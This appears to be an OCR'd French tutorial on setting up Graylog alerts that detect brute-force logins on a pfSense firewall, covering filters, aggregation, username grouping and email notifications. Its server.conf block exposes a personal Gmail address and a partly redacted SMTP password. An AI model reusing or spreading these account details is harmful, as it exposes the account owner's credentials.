
Filter : le filtre vous permet de chercher dans les logs et trouver des logs qui corresponds à votre requête de recherche. Si ce filtre rend un résultat, donc un évènement est créé. Vous pouvez connecter cet évènement à une notifications et envoyer des alertes par email. Ou vous pouvez aller plus loin avec la fonction de l'agrégation.

Il y a quelques paramètres à définir pour le filtrage. Dans notre exemple Brute force :

- *Search query* : créez une requête qui s'accorde avec le log d'échec de connexion créé par pfsense. Par exemple mettez « *authentication error for user* ». Alors tous les logs contiennent cette phrase seront filtrés :





- *Streams* : vous pouvez définir un *stream* pour éviter que graylog lance la requête de recherche sur tous les logs. Mettez le flux *Snort* et donc seulement ce flux serai effectué par la recherche :
- Combien de fois graylog doit effectuer et dans quel période du temps ? nous mettons l'exécution d'un recherche chaque minute et dans une période d'une minute des logs du flux Snort :



- Laissez la prochaine option par défaut. Avec les configurations jusqu'ici, nous pouvons recevoir des évènements pour chaque échec de connexion. Lancez un test et voyez le résultat du filtre dans la fenêtre à droite :

Si vous sauvegardez cet éventement et relancez un teste vous pouvez voir qu'on élément est ajouté dans l'onglet *Alerts et Events* (mettez la période sur 1 heure).






Agrégation : vous pouvez définir une condition et si les nombres des logs retournés dans le filtre arrivent à un seuil spécifique, créer un évènement (au lieu d'un évènement par log trouvé).


Par exemple, lancez plusieurs échecs de connexion dans une minute et vérifiez les évènements qui sont créés :

Description	Key	Type	Event Definition	Timestamp
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:19
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:17
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:15
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:13
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:10
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:08
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:06
bruteforce attaque sur pare feu	*none*	Event	bruteforce attaque sur pare feu	2022-10-06 01:54:05

Avec l'agrégation on peut éviter la création d'un évènement par log. Revenez dans le menu *filtre & agrégation*. Choisissez *aggregation of results reaches a threshold* et dans *Create events for definition* définissez cette condition :



Si le nombre des logs trouvés par le filtre est équivalent ou plus de 5 logs, il crée un évènement. Sauvegardez les modifications et faites un autre teste mais cette fois 5 échecs de connexion :




Cette fois un évènement est créé mais pour 10 échecs de connexion.


Group by Field(s) : dans notre exemple seulement le compte admin était sous attaque brute force. Et dans notre définition, on n'a pas défini quel utilisateur été la cible d'attaque. Mais cela est possible. On peut regrouper les logs trouvés par le filtre selon le champ utilisateur et créer un évènement par utilisateur qui était la cible d'attaque brute force.

La première étape est de définir le champ utilisateur. J'utilise des extracteurs pour extraire le nom d'utilisateur.


1. Revenez dans le flux *Snort* et cliquez sur le champ *message*, ensuite choisissez *Create extractor*.
2. Pour le type d'extracteur, choisissez *Regular Expression*.
3. Dans la nouvelle page qui s'ouvre, créer un *regex* qui va extraire le nom l'utilisateur du log.



4. Définissez un nom pour le nouveau champ :



5. Revenez dans le *filtre & agrégation* et ajoutez le champ *username* dans le *group by fields* et sauvegardez les modifications.



Notifications

Les notifications vous alertent de tout événement configuré lorsqu'il se produit. Graylog peut vous envoyer des notifications par email. Les notifications peuvent être créées en sélectionnant le bouton Notifications sous l'onglet Alertes ou en les définissant dans la page de la création d'événement.

Email transport

On commence par la configuration d'email dans le fichier server.conf. Ajoutez ces lignes dans le fichier server.conf :

- Ici on indique au gaylog d'envoyer les emails au serveur smtp du google sur le port 25
- On lui donne l'email et le mot de passe d'un compte à utiliser.
- *From email* indique l'adresse email qui va apparaitre dans l'alerte

```
# Email transport
transport_email_enabled = true
transport_email_protocol = smtp
transport_email_hostname = smtp.gmail.com
transport_email_port = 25
transport_email_use_auth = true
transport_email_use_tls = true
transport_email_use_ssl = false
transport_email_auth_username = ershad.ra@gmail.com
transport_email_auth_password = [redacted]wx
transport_email_subject_prefix = [graylog]
transport_email_from_email = ershad.ra@gmail.com
transport_email_web_interface_url = https://172.18.20.125:443
```


Note : Certains FAI bloque le port smtp en sortant sur leur box internet. Par exemple chez *Orange* le port 25 est bloqué en sortant. Mais chez *Bouygues* ce port est ouvert. Pour vérifier l'ouverture du port faites un telnet sur le serveur smtp et vérifier la connexion : **telnet smtp.gmail.com 25**

```
ershad@graylog:~$ telnet smtp.gmail.com 25
Trying 74.125.71.108...
Connected to smtp.gmail.com.
Escape character is '^]'.
```


New Notification

1. Dans le menu *Alerts/Notifications*, créez une nouvelle notification en lui donnant un titre et une description. Choisissez Email comme le type de la notification.
2. Vous pouvez choisir l'adresse e-mail qui doit être utilisée comme expéditeur de la notification. Laissez-le vide pour utiliser l'adresse d'expéditeur par défaut.

3. Ajoutez les adresses e-mail qui recevront cette notification. J'ai mis ershad.ra@gmail.com pour le test. Alors l'expéditeur et destinateur sont le même.
4. Lancer un test pour vérifier s'il fonctionne correctement :




5. Revenez sur l'évènement et allez à l'onglet notification. Choisissez la notification nouvellement créée.



A partir de maintenant, pour chaque évènement créé, une alerte sera envoyée au ershad.ra@gmail.com. Faites une teste :


Description	Key	Type	Event Definition	Timestamp
bruteforce attaque sur pare feu: admin - count()=8.0	*none*	Alert	bruteforce attaque sur pare feu	2022-10-06 13:32:20

Grace Period



Chaque fois qu'un évènement s'est produit, une notification sera envoyée. Si nous sommes la cible d'une attaque par force brute, nous ne voulons pas recevoir un e-mail toutes les minutes nous rappelant que nous sommes attaqués. En configurant le *Grace Period* sur 5 minutes, graylog attendra 5 minutes avant de nous envoyer de nouveau des alertes brute force.

Le *Grace Period* sera respecté par clé d'événement que nous avons sélectionnée dans nos champs personnalisés (*username* dans le *group by fields*). Nous recevrons donc un e-mail pour chaque nouveau nom d'utilisateur utilisé par les attaquants.



FIN